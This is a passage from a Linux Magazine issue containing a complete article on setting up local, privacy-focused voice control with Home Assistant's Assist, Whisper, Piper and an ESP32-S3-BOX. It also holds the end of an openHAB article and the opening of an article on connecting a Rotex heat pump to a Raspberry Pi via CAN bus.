- [10] Demo installation: <https://demo.openhab.org>
- [11] openHAB documentation: <https://www.openhab.org/docs>
- [12] Community forum: <https://community.openhab.org>

Author

Florian Hotze studies computer science at the Karlsruhe Institute of Technology (KIT). The 19-year-old has been an enthusiastic openHAB user since 2018 and one of 36 openHAB maintainers since May 2022. His openHAB installation comprises more than 700 Items and integrates a KNX installation, several Yamaha amplifiers, a Doorbird video doorbell, a photovoltaic system, weather and PV forecasts, and more.

Hone Your Skills – with – Special Issues!

Get to know Shell, LibreOffice, Linux, and more from our Special Issues library.

The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format

Check out the full library!

shop.linuxnewmedia.com







Voice control with Home Assistant's Assist feature

Talking House

Home automation systems typically come with a web-based dashboard to control devices in your house. Home Assistant recently introduced a privacy-protecting voice system that operates locally. *By Koen Vervloesem*

Science fiction movies have sold us on the idea of spaceships and homes we can talk to. In recent years, voice control at home has become possible thanks to the so-called “smart speakers” from Google, Amazon, and Apple. However, with these devices, almost all processing happens in the cloud, where your voice recordings are processed and translated into sentences and meaning.

Of course, this comes with drawbacks: You don't have any control over what happens with your voice recordings, posing a significant privacy risk. But, fundamentally, the problem lies even deeper. It makes no sense for your voice to travel through the Internet just to turn on a light in the same room where you are standing. Fortunately, offline voice control is feasible, even using only open source software. Nonetheless, voice processing is a complex and computationally intensive task, so you must be content with a limited scope, such as opening and closing blinds, turning lights on and off, asking for the time, or checking whether the door is closed.

Home Assistant [1] is an open source home automation project that puts local control and privacy first. You can use Home Assistant to control your devices without relying on cloud services. One of the areas where home automation has been difficult in the past is voice control. However, at the end of 2022, Home Assistant founder Paulus Schoutsen declared 2023 “the year of voice,” aiming to enable users to control their homes with voice commands in their native language using offline processing. This feature has now become quite usable, allowing you to control your home with a user-friendly voice assistant

that respects your privacy and is made from open source software.

Installing Home Assistant

In this article, I'll assume you have Home Assistant installed. However, it is essential to know about the best Home Assistant installation [2] options to get a useful voice assistant. Although the Raspberry Pi [3] is a popular platform for running Home Assistant, it reaches its limits for voice control. It's doable, but you have to make compromises. On the other hand, an Intel NUC or another x86-64 machine has the necessary power to process voice commands and generate speech efficiently.

Another recommendation is to use the Home Assistant Operating System installation method. This method installs a custom Linux distribution with Home Assistant and add-ons in containers, all fully integrated and managed. I'll use this installation method because it allows me to easily add voice control by installing the appropriate Home Assistant add-ons. Note that you can even install Home Assistant Operating System in a virtual machine if you don't have dedicated hardware for it.

Helpful Assistance

The infrastructure behind voice control in Home Assistant is called Assist [4], and it extends beyond voice: It allows you to control the home automation system using natural language. For instance, clicking on the *Assist* icon (a speech bubble) in the top-right corner of Home Assistant's web interface opens a




Figure 1: Assist is always available in Home Assistant as a helpful assistant.

brightness and color of lights, asking about the weather, getting information about a state, controlling the media player, using timers, and adding items to a list. For example, you can ask whether a specific device is turned on (Figure 1).

Exposing Devices

By default, Assist doesn't have access to your devices. This precaution ensures you don't inadvertently control sensitive devices, such as locks, garage doors, and covers, through misunderstood voice commands. Therefore, all devices that you want to control or that you want to ask information about must first be exposed to Assist. Open *Settings* | *Voice assistants* and then click on the *Expose* tab. Click on the blue *Expose entities* button at the bottom right and then select the entities that you want to expose. After you click on

the button to expose the selected entities, they are listed in the *Expose* tab (Figure 2).

Some of these devices may have names that are too lengthy or cumbersome to type or speak. Fortunately, you can also define aliases for these names. Just click on a device in the *Expose* tab and then click on *Add alias*. Type an alias, or even multiple aliases, after which you can refer to this device using one of its aliases (Figure 3).

Adding Voice

Now that you have a text-based Assist running, it's time to add voice capabilities. You'll need voice components in two directions: to convert your speech to text and vice versa. Both components can be installed as add-ons in Home Assistant. Go to *Settings* | *Add-ons*, click on *Add-on store* at the bottom right, and then install the Whisper add-on for speech-to-text and start it. Next, install the Piper add-on for text-to-speech and start it as well.

By default, both add-ons are configured for English. In their *Configuration* tabs, you can set some options. For instance, you can change the language if you want to interact with your home in a language other than English. Even for English text-to-speech, you can choose among various voices, including American and British, if you don't like the default generated voice (Figure 4). For the speech-to-text system, the default model is a compressed version suitable for a Raspberry Pi 4, but it's slightly less accurate. If you have a more powerful machine, you can try one of the other models.

The Piper and Whisper add-ons use the Wyoming protocol. Once the add-ons are installed, you'll need to integrate them into Home Assistant. Head over to the integrations under *Settings* | *Devices & services*. Both add-ons should have been discovered as integrations from the Wyoming Protocol (Figure 5). Click on *Configure* for each of them. Once they're set up, both Piper and Whisper are displayed as entities under the Wyoming Protocol integration.




Figure 2: Expose the devices you want to control to Assist.




Figure 3: Use an alias to refer to your device with a user-friendly name.

Setting Up Your Assistant

By default, Home Assistant creates one voice assistant, which is found under *Settings | Voice assistants* and is simply called *Home Assistant*. You can add a new assistant by clicking on the *Add assistant* button or edit the existing assistant by clicking on its name. Choose a name or edit it and select the language for your assistant. For the *Conversation agent*, choose *Home Assistant* and the language. This conversation agent is the component that processes text, converts it to the corresponding intent, lets Home Assistant execute the correct action, and replies with an appropriate response.

For the *Speech-to-text* component, choose *faster-whisper* and select the language. For the *Text-to-speech* component, select *piper*, the language, and a voice. For the language, you can choose between *en_US* and *en_GB*. Click on *Try voice* to hear how it sounds. Finally, click on *Update* to set up your assistant (Figure 6).




Figure 4: Choose from Piper’s numerous American and British voices.



Figure 5: Home Assistant has discovered the Piper and Whisper add-ons using the Wyoming protocol.

Talking to Your House

Now that you have set up the Assist pipeline, it’s time to talk to your house. The easiest way to do this is by using the Home Assistant Companion [6] app, available for Android and iOS. After connecting it to your local Home Assistant installation, tap on the three dots at the top right, choose *Assist*, and allow the app to record audio on your phone.

When Assist is active in the companion app, you’ll see the microphone icon pulsating at the bottom, indicating that it’s actively listening for your requests. Simply ask a question or give a command by talking to your phone. The text transcription will immediately appear in the app along with the answer, which will also be spoken (Figure 7). Click on the microphone




Figure 6: The Assist pipeline consists of various components that you can choose and configure.

icon to get Assist listening again. If Assist doesn't understand your voice, you can always tap the keyboard icon to type your request instead.

You can also integrate Assist with your phone operating system's digital assistant functionality. For Android, go to *Settings | Apps | Default apps*. Tap *Digital assistant app* and then *Default digital assistant app*. Choose *Home Assistant*. If you go back one step now, *Default digital assistant app* should display *Home Assistant* as the default. Leave the Settings, and now you can always start Assist from anywhere in Android. For most Android versions, this is done by holding the home button (the circle icon at the bottom). You will then see the question "How can I assist?" and you can start talking. For detailed information, visit the Assist on Android [7] page. You will also find instructions for iPhone users on the Assist on Apple devices [8] page.

Assistant in a Box

Wouldn't it be easier to have a device in your living room that you could talk to, rather than picking up your phone? Fortunately, this is possible with Home Assistant's voice assistant architecture. Two supported device families are the M5Stack Atom Echo Development Kit [9] (around \$17) and the ESP32-S3-BOX [10], ESP32-S3-BOX-Lite, or ESP32-S3-BOX-3 (around \$54). The Home Assistant project has tutorials on setting up both device families, but I'll explain how to install the ESP32-S3-BOX device.

By default, these devices come with different firmware, but you can install your own firmware with voice assistant functionality.

Home Assistant offers voice assistant firmware created with ESPHome [11] for these devices. I covered ESPHome in an earlier *Linux Magazine* article [12]. The easiest way to install the firmware is through the web installer for ESPHome Ready-Made Projects [13]. This only works in the Chrome or Chromium web browser on a computer, not on a phone or tablet. Alternatively, you can download the YAML files from the ESPHome Firmwares repository [14] and build and flash the firmware using ESPHome's toolchain, as explained in the previous article.

On the Ready-Made Projects web page, select *Voice assistant* and then choose the device to turn into a voice assistant. Connect the device to your computer using a USB-C data cable. Then click on *Connect* in your web browser to start the installation. Choose the port in the pop-up that your browser shows, probably `ttyACM0`, and click *Connect*. Then choose *Install Voice Assistant* and confirm that all data on the device will be erased. The firmware installation happens in under a minute (Figure 8).

When the installation is complete, choose the WiFi network for your device to connect to and enter its password. When the device is connected to your network, the web page asks you to add the device to Home Assistant. If your Home Assistant is not accessible on `http://homeassistant.local:8123`, replace it with the URL of your Home Assistant instance. Click on *Save* and then *Open link*. You're now prompted to set up ESPHome. Click on *OK*, select the discovered device, and click *Submit*. Optionally, assign an area to your device, and click *Finish*. The device's display now shows a happy face within a gray house on a black background.

Wake Word

One configuration detail is left: enabling a wake word, so you can just shout to your device to let it start listening to your requests. So, open *Settings | Add-ons*, click on *Add-on store* at the




Figure 7: Talk to your house using the Home Assistant Companion app on your phone.




Figure 8: Install the voice assistant firmware on an ESP32-S3-BOX.

bottom, and install the openWakeWord add-on. Start the add-on and then navigate to *Settings | Devices & Services*. You'll find openWakeWord discovered under the Wyoming Protocol, just like Piper and Whisper previously. Click on *Configure* and confirm, after which openWakeWord is added to the Wyoming Protocol.

Now navigate to *Settings | Voice assistants*, where you open your voice assistant settings. At the bottom, choose *openwake-word* as the wake word engine and select a wake word, such as "hey Jarvis." Click on *Update* to save the settings. The *Assistants* tab now not only shows the entities exposed but also one Assist device. Click on the tab and then click on the device. In the device settings, for the wake word engine location, choose *In Home Assistant*.

You can now talk to the device. Wake it with your configured wake word, in this case, "hey Jarvis," and then the house icon turns blue with a white background. Simply say your request, after which the device sends the appropriate command to Home Assistant and responds through its built-in speaker. Your request and the response are also shown on the display (Figure 9), at least if *Display conversation* is enabled in the device settings.

Conclusion

You can now control your home automation system using your voice, with a solution entirely built from open source software and running solely on your own devices. Many additional possibilities exist. For example, you can also create your own wake word [15] if you prefer to address your voice assistant by something other than Jarvis, Mycroft, Rhasspy, Alexa, or Nabu, which are the default wake words in Home

Assistant. You can also use Piper TTS in automations [16], for example, to announce an event in your home automation system over your media player. Other settings let you fine-tune to your liking, and you can even enable on-device wake words on ESP32 S3 devices using the microWakeWord [17] project. These are fascinating times; yes, it does feel like we're living in a science fiction movie. ■■■

Info

- [1] Home Assistant: <https://www.home-assistant.io>
- [2] Home Assistant installation: <https://www.home-assistant.io/installation/>
- [3] Raspberry Pi: <https://www.raspberrypi.com>
- [4] Assist: https://www.home-assistant.io/voice_control/
- [5] built-in sentences: https://www.home-assistant.io/voice_control/builtin_sentences/
- [6] Home Assistant Companion: <https://companion.home-assistant.io>
- [7] Assist on Android: https://www.home-assistant.io/voice_control/android/
- [8] Assist on Apple devices: https://www.home-assistant.io/voice_control/apple/
- [9] M5Stack Atom Echo Development Kit: https://www.home-assistant.io/voice_control/thirteen-usd-voice-remote/
- [10] ESP32-S3-BOX: https://www.home-assistant.io/voice_control/s3_box_voice_assistant/
- [11] ESPHome: <https://esphome.io>
- [12] "Creating home automation devices with ESPHome" by Koen Vervloesem, *Linux Magazine*, issue 276, November 2023, <https://www.linuxpromagazine.com/Issues/2023/276/ESPHome>
- [13] ESPHome Ready-Made Projects: <https://esphome.io/projects/>
- [14] ESPHome Firmwares repository: <https://github.com/esphome/firmware>
- [15] Create your own wake word: https://www.home-assistant.io/voice_control/create_wake_word/
- [16] Use Piper TTS in automations: https://www.home-assistant.io/voice_control/using_tts_in_automation/
- [17] microWakeWord: <https://github.com/kahrendt/microWakeWord>

Author

Koen Vervloesem has been writing about Linux and open source, computer security, privacy, programming, artificial intelligence, and the Internet of Things for more than 20 years. You can find more on his website at koen.vervloesem.eu.



Figure 9: The ESP32-S3-BOX is now always listening for your requests.

Linux Magazine Subscription

Print and digital options
12 issues per year



► SUBSCRIBE
shop.linuxnewmedia.com

Expand your Linux skills:

- In-depth articles on trending topics, including Bitcoin, ransomware, cloud computing, and more!
- How-tos and tutorials on useful tools that will save you time and protect your data
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

Go farther and do more with Linux, subscribe today and never miss another issue!

Follow us



@linux_pro



Linux Magazine



@linuxpromagazine



@linuxmagazine

Need more Linux?

Subscribe free to Linux Update

Our free Linux Update newsletter delivers insightful articles and tech tips to your inbox every week.

<https://bit.ly/Linux-Update>



Cool It

This article shows how to connect a Rotex heat pump with a Raspberry Pi and integrate it into a smart home solution. Building in some legacy roller blinds helps with solar gain, but it requires some extra steps. *By Martin Loschwitz*



A networked home offers a wide range of options for saving energy and increasing the comfort of residents. And these factors are also typically interdependent. A bedroom that is not used throughout the day does not need to be heated continuously in winter. But if you know that you will be going to bed at 10pm, you can program your heating to reach a comfortable temperature at the desired time. The flexibility you need for this kind of solution can only be achieved with much discipline – or with smart thermostats that correlate the room temperature and the time and initiate the heating process at the right moment.

Heat pumps offer many options for optimizing energy usage – provided they are integrated into a smart home environment. If you use your heat pump wisely, you can save electricity and still keep your home comfortably warm or cool at all times.

To integrate a heat pump sensibly into an air conditioning solution, it needs to be accessible on your own home network. This is the only way to read a value such as the current temperature in a particular room and use it as the basis for configuring the pump. I faced this very challenge a few months ago. Our new home has a heat pump by Rotex and almost

obligatory underfloor heating. When we moved in, however, the only control option consisted of the thermostats installed in the individual rooms, which controlled the valves of the underfloor heating control system and therefore indirectly controlled the heat pump. Metrics available in the system itself were inaccessible on the home network, as were the existing options for dynamic reconfiguration of the heat pump. It was simply impossible to combine smart room thermometers with dynamic heating profiles without further action.

Familiar Face

In my case, the heat pump installed in our home is by Rotex. The company no longer exists as an independent manufacturer and has been acquired by industry giant Daikin. However, Daikin has not discontinued support for Rotex products. Instead, the product portfolio has been updated and adapted to Daikin's existing portfolio. The heat pump in this specific case still follows the Rotex rules. Years ago, Daikin developed a solution to expose all runtime data and configuration interfaces of its own heat pumps to the outside world via a serial interface. Accordingly, these interfaces can also be found on newer generation Daikin-badged Rotex heat pumps.

The heat pump in this example, on the other hand, requires a different approach. There is a terminal labeled J13 on the controller board that can be connected to a product known as the “RoCon G1” via a cable. The “G” stands for gateway, and the old G1 by RoCon – much like Daikin’s in-house solutions – had a kind of serial interface for the heat pump. The bad thing is: Rotex originally charged just south of EUR700 for the RoCon G1. And, to make matters worse, the product is no longer available because Daikin discontinued its production. Used models are still available, but at EUR350 or more, they would also tear a massive hole in the budget.

If you have a bit of experience with the Raspberry Pi community, you will probably immediately suspect that the RoCon G1 is a single-board computer with modified software. The open source community, which is always extremely keen to experiment, immediately provided me with an answer following a simple Google search. Although the G1 does not have a Raspberry Pi under the hood, it does have a Banana Pi – a very similar board that is largely compatible with the Raspberry Pi.

If you dig down a little on Google, you will quickly find out that the pyHPSU software on the modified Banana Pi is primarily responsible for the connection to the heat pump. And pyHPSU is freely available as open source software on GitHub. From the Linux admin’s point of view, this clearly shows where the journey is heading. pyHPSU requires a Control Area Network (CAN) bus to communicate with a Rotex heat pump. And there is no shortage of CAN bus interfaces for the Raspberry Pi. If you are not fazed by the idea of equipping a Raspberry Pi with a CAN bus interface and then rolling out pyHPSU on Raspberry Pi OS, you can build an equivalent replacement for the RoCon G1 yourself without too much trouble.

Admittedly, the method described below is highly specific to Rotex devices. However, a quick Google search shows that the heat pumps of many other manufacturers can also be controlled via a CAN bus and that libraries from the open source world exist for the various protocol variants. You need to pay attention to the interfaces that the software can support. pyHPSU supports several, such as the Homematic protocol, as well as interfaces to FHEM or openHAB, and it

can output data to an SQL database. pyHPSU also drove the decision in favor of the smart home solution that I ultimately chose: Homematic.

Going Shopping

Time to write a shopping list. The Raspberry Pi 5 is still relatively new, so there is no CAN board available for it on the market as yet. But that doesn’t matter, because the resources offered by the Raspberry Pi 4 (Figure 1) are more than up to the task of running pyHPSU in daemon mode. In addition to the most powerful RPi4 board, you will need the PiCAN3 HAT [1] and a suitable case [2] (Figure 2) for this combination. You also need the usual suspects for the Raspberry Pi: a power supply unit with suitable amperage and a good MicroSD card for Raspberry Pi OS. All told, these components will set you back around \$200; although this is not cheap, it is still far more affordable than even a used RoCon G1.

The assembly work is quickly done. Simply plug the Pi HAT into the Raspberry Pi, fasten the combination in the case, close the lid, and slot in the SD card. Before inserting the card, you will obviously need to install Raspberry Pi OS up front; again, this can be done quickly, and you can even set up a customized configuration using the tool provided by Raspberry Pi OS. Then comes the moment of truth: A functioning Raspberry Pi with a CAN bus is a success, but it still needs to be connected to the heat pump somehow. An installation cable with a wire cross section of around 0.8 square millimeters is recommended, so that the installation on the heat pump side is not too fiddly.

Connecting

Installing the Rasp Pi on the heat pump proved to be one of the more difficult parts of the task at hand. I already mentioned the ominous J13 connector – unfortunately, it is not designed as a plug on all Rotex heat pumps. The switching point can be found on the RoCon BM1 circuit board, which is also home to the heat pump’s central control unit. It is located where you can see the thermal accumulator display from the outside (Figure 3).



Figure 1: A Raspberry Pi 4 offers enough power for reading CAN data via a CAN HAT, but a special case is required. © Raspberry Pi



Figure 2: PiCAN3 extends the Raspberry Pi to include a CAN bus, which you need if you want to control devices that use CAN for communication. You’ll need a suitable case. © PiCAN3

But instead of a connector, there were only three solder points on the board labeled J13. “Just plug in” turned out not to be a valid plan. Note that J13 (Figures 4 and 5) consists of four solder pads in total: CAN-H, CAN-L, CAN-GND, and CAN-VCC. The lines for CAN-H, CAN-L, and CAN-GND need



Figure 3: The BM1 control element with connector J13 is located behind the black flap at the top; the heat pump control unit can be seen at the front.

© Daikin GmbH




Figure 4: Connector J13 has four pins, of which the pins for CAN-H, CAN-L, and CAN-GND need to be connected to their counterparts on the Pi HAT for the Raspberry Pi. © Daikin GmbH

to be connected to the terminal connectors of the same name on the Raspberry Pi’s CAN HAT. If you have some experience with soldering, you can do this quickly. If this is not the case, you may want to take some lessons up front or get help from someone with soldering experience.

But, please note: The BM1 control unit of a Rotex heat pump is energized. It is absolutely essential to make sure that the appliance is de-energized by removing the fuses before carrying out any work on the circuit board; otherwise there is a risk of fatal injury. Incidentally: Even if you are only renting a house, you can connect to the Rotex heat pump in this way. This is because the soldered cable, if soldered correctly, can be removed without a trace later.

Getting Started

Once the heat pump’s CAN bus and the Raspberry Pi’s CAN HAT are connected, and the Rasp Pi is connected to the power supply, there is not much left to do before you can start using the CAN data from the heat pump. pyHPSU comes with `install.sh`, although there is another minor stumbling block. If you search for “pyHPSU” on Google, you will end up with several GitHub repositories that are related and partly forked from each other. The first Google entry is usually the GitHub directory belonging to Zanic alias Emiliano Maina. He has obviously lost interest in his former flagship project, and the original pyHPSU version has not seen any updates for over six years.

The fork by Spanni26 [3], to which some code was added in January 2024, is far healthier. Installing this version is trivial. Download the Git repo and then run `./install.sh` in the folder to copy the required tools to the appropriate location. You can then create a virtual network interface for the CAN bus on Raspberry Pi OS in `/etc/network/interfaces` (Listing 1).

If the installation has worked thus far, the command

```
pyHPSU.py -c t_hs
```

then produces the value for `t_hs`, the set point for the flow temperature of the heat generator.

Roller Blinds

The roller shutters in our home are fitted with drive motors. Classic raising and lowering is therefore no longer carried out via a cable-like mechanism but electronically at the touch of a button. A sensible solution, it seemed to me, was for the smart home control system to control the blinds as well as the heat pump. Cooling a room with a heat pump makes no sense if the sun shines into the room for hours during the day and heats it up massively. Managing the blinds would allow me to maximize the benefit of the heat pump by optimizing the solar gain.

Unfortunately, just because a blind is fitted with a drive motor does not mean it is “smart.” In my case, the existing system did not allow me to open or close



